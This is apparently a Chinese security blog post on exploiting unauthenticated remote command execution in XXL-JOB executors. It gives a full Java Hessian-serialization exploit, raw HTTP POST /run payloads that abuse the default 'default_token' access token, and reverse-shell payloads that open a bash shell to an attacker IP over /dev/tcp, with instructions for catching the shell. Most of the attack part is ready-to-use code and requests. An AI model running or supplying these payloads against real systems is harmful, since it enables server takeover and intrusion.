
1、XxlJob<2.1.2,需要利用Hessian触发

参考这个项目即可RCE
https://github.com/OneSourceCat/XxlJob-Hessian-RCE

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
package com.example;

import com.xxl.job.core.biz.model.TriggerParam;
import com.xxl.rpc.remoting.net.params.XxlRpcRequest;

import com.xxl.rpc.serialize.impl.HessianSerializer;
import org.asynchttpclient.AsyncCompletionHandler;
import org.asynchttpclient.AsyncHttpClient;
import org.asynchttpclient.DefaultAsyncHttpClient;
import org.asynchttpclient.Response;

import java.io.IOException;
import java.util.Date;

public class App {

private static void sendData(String url, byte[] bytes) {
AsyncHttpClient c = new DefaultAsyncHttpClient();

try{
c.preparePost(url)
.setBody(bytes)
.execute(new AsyncCompletionHandler<Response>() {
@Override
public Response onCompleted(Response response) throws Exception {
System.out.println("Server Return Data: ");
System.out.println(response.getResponseBody());
return response;
}

@Override
public void onThrowable(Throwable t) {
System.out.println("HTTP出现异常");
t.printStackTrace();
super.onThrowable(t);
}
}).toCompletableFuture().join();

c.close();
} catch (Exception e) {
e.printStackTrace();
} finally {
try {
c.close();
} catch (IOException e) {
e.printStackTrace();
}
}


}

public static void main( String[] args ) throws Exception {

String code = "package com.xxl.job.service.handler;\n" +
"\n" +
"import com.xxl.job.core.log.XxlJobLogger;\n" +
"import com.xxl.job.core.biz.model.ReturnT;\n" +
"import com.xxl.job.core.handler.IJobHandler;\n" +
"import java.lang.Runtime;\n" +
"\n" +
"public class DemoGlueJobHandler extends IJobHandler {\n" +
"\n" +
"\t@Override\n" +
"\tpublic ReturnT<String> execute(String param) throws Exception {\n" +
" \tRuntime.getRuntime().exec(\"calc\");\n" +
"\t\treturn ReturnT.SUCCESS;\n" +
"\t}\n" +
"\n" +
"}\n";

System.out.println(code);

TriggerParam params = new TriggerParam();
params.setJobId(10);
params.setExecutorBlockStrategy("SERIAL_EXECUTION");
params.setLogId(10);
params.setLogDateTime((new Date()).getTime());
params.setGlueType("GLUE_GROOVY");
params.setGlueSource(code);
params.setGlueUpdatetime((new Date()).getTime());

XxlRpcRequest xxlRpcRequest = new XxlRpcRequest();
xxlRpcRequest.setRequestId("111");
xxlRpcRequest.setClassName("com.xxl.job.core.biz.ExecutorBiz");
xxlRpcRequest.setMethodName("run");
xxlRpcRequest.setParameterTypes(new Class[]{TriggerParam.class});
xxlRpcRequest.setParameters(new Object[] {params});
xxlRpcRequest.setCreateMillisTime((new Date()).getTime());

HessianSerializer serializer = new HessianSerializer();

byte[] data = serializer.serialize(xxlRpcRequest);
sendData("http://127.0.0.1:9999", data);

}
}

2、2.2.0<=XxlJob<=2.4.0

支持了RESTFUL API,可以直接发送http包伪造
exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
POST /run HTTP/1.1
Host: 192.168.226.1:10999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Connection: close
XXL-JOB-ACCESS-TOKEN: default_token
Content-Type: application/json
Content-Length: 365

{
"jobId": 1,
"executorHandler": "demoJobHandler",
"executorParams": "demoJobHandler",
"executorBlockStrategy": "COVER_EARLY",
"executorTimeout": 0,
"logId": 1,
"logDateTime": 1586629003729,
"glueType": "GLUE_POWERSHELL",
"glueSource": "calc",
"glueUpdatetime": 1586699003758,
"broadcastIndex": 0,
"broadcastTotal": 0
}

3、XxlJob >= 2.4.0添加了默认token

作者为了修复该漏洞,添加了默认的token,但是这就如同nacos的jwt秘钥,shiro的默认key一样,由于使用者的粗心大意不修改该key,还是可以被利用
exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
POST /run HTTP/1.1
Host: 192.168.226.1:10999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Connection: close
XXL-JOB-ACCESS-TOKEN: default_token
Content-Type: application/json
Content-Length: 365

{
"jobId": 1,
"executorHandler": "demoJobHandler",
"executorParams": "demoJobHandler",
"executorBlockStrategy": "COVER_EARLY",
"executorTimeout": 0,
"logId": 1,
"logDateTime": 1586629003729,
"glueType": "GLUE_POWERSHELL",
"glueSource": "calc",
"glueUpdatetime": 1586699003758,
"broadcastIndex": 0,
"broadcastTotal": 0
}

XXL-JOB executor未授权访问漏洞

XXL-JOB executor未授权访问漏洞

漏洞详情

XXL-JOB是一个轻量级分布式任务调度平台。默认情况下XXL-JOB的Restful API接口或RPC接口没有配置认证措施,未授权的攻击者可构造恶意请求,造成远程执行命令,直接控制服务器。

漏洞影响

XXL-JOB <= 2.2.0

漏洞分析

XXL-JOB的Restful API分为两种,一个 调度中心Restful API,一个 执行器Restful API。其中在执行器Restful API的任务触发声明中,发送请求的数据格式为:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
地址格式:
{执行器内嵌服务跟地址}/run //也就是说为executor端的地址,ip:9999/run

Header:
XXL-JOB-ACCESS-TOKEN : {请求令牌}

请求数据格式如下,放置在 RequestBody 中,JSON格式:
{
"jobId":1, // 任务ID
"executorHandler":"demoJobHandler", // 任务标识
"executorParams":"demoJobHandler", // 任务参数
"executorBlockStrategy":"COVER_EARLY", // 任务阻塞策略,可选值参考 com.xxl.job.core.enums.ExecutorBlockStrategyEnum
"executorTimeout":0, // 任务超时时间,单位秒,大于零时生效
"logId":1, // 本次调度日志ID
"logDateTime":1586629003729, // 本次调度日志时间
"glueType":"BEAN", // 任务模式,可选值参考 com.xxl.job.core.glue.GlueTypeEnum "glueSource":"xxx", // GLUE脚本代码
"glueUpdatetime":1586629003727, // GLUE脚本更新时间,用于判定脚本是否变更以及是否需要刷新
"broadcastIndex":0, // 分片参数:当前分片
"broadcastTotal":0 // 分片参数:总分片
}

响应数据格式:
{ "code": 200, // 200 表示正常、其他失败 "msg": null // 错误提示消息 }

其中”glueType”:”BEAN” 任务模式的选值如下

1
2
3
4
5
6
7
BEAN("BEAN", false, null, null),
GLUE_GROOVY("GLUE(Java)", false, null, null),
GLUE_SHELL("GLUE(Shell)", true, "bash", ".sh"),
GLUE_PYTHON("GLUE(Python)", true, "python", ".py"),
GLUE_PHP("GLUE(PHP)", true, "php", ".php"),
GLUE_NODEJS("GLUE(Nodejs)", true, "node", ".js"),
GLUE_POWERSHELL("GLUE(PowerShell)", true, "powershell", ".ps1");

也就是说我们可以从中任意选择一种脚本语言,然后在”glueSource”:”xxx”中插入相对应的脚本代码即可执行相对应的命令。

比如对方如果是linux系统的服务器,那么就可以构造反弹shell命令执行代码为:

1
2
"glueType":"GLUE_SHELLl"
"glueSource":"/bin/bash / -i >& /dev/tcp/ip/port 0>&1"

漏洞利用


访问XXL-JOB存在漏洞版本的客户端(executor),利用burpsuite发送如下payload:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
POST /run HTTP/1.1
Host: ip:9999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 394

{
"jobId": 1,
"executorHandler": "demoJobHandler",
"executorParams": "demoJobHandler",
"executorBlockStrategy": "COVER_EARLY",
"executorTimeout": 0,
"logId": 1,
"logDateTime": 1586629003729,
"glueType": "GLUE_SHELL",
"glueSource": "/bin/bash -i >& /dev/tcp/192.168.30.1/5555 0>&1",
"glueUpdatetime": 1586699003758,
"broadcastIndex": 0,
"broadcastTotal": 0
}

image


开启监听后,即可反弹回shell

image